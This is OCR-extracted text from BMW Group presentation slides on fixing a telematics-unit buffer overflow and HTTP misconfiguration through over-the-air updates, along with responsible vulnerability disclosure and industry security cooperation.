
- One T-Box generation affected by buffer overflow
- Additional misconfiguration (URL) inside the T-Box SW limited to one regional hub (China)

Countermeasure:

- Over-the-air reconfiguration of all affected vehicles to change the configured URL from HTTP to HTTPS
- 86 % success rate for initial attempt (38 days)
- 96 % success rate w/ up to 4 retries (45 days)


BMW GROUP

DETAILED VIEW ON ONE COUNTERMEASURE: REMOTE SERVICE FLOW.




BMW GROUP

DETAILED VIEW ON ONE COUNTERMEASURE: REMOTE SERVICE FLOW.




BMW GROUP

DETAILED VIEW ON ONE COUNTERMEASURE: REMOTE SERVICE FLOW.



BMW GROUP


DETAILED VIEW ON ONE COUNTERMEASURE: REMOTE SERVICE FLOW.



BMW GROUP

FIXING VULNERABILITIES & RESPONSIBLE VULNERABILITY DISCLOSURE.

BMW Group Responsible Disclosure:
report-vulnerabilities@bmwgroup.com
PGP Key available on website.



https://www.bmwgroup.com/en/general/Security.html

Industry-wide activities in Automotive Security.

AUTOSAR
GENIVI
ISO
AUTO-ISAC
Automotive Information Sharing and Analysis Center
SAE INTERNATIONAL

BMW GROUP

SUMMARY.

1 – Automotive electronics is a complex business: long product life-cycles and a high variety of configurations.

2 – OTA updates are essential and allow for a fast response time.

3 – Automotive industry is changing: security has to be an integral part of development and operations.

4 – Responsible disclosure is a key factor for improving product security.

BMW
GROUP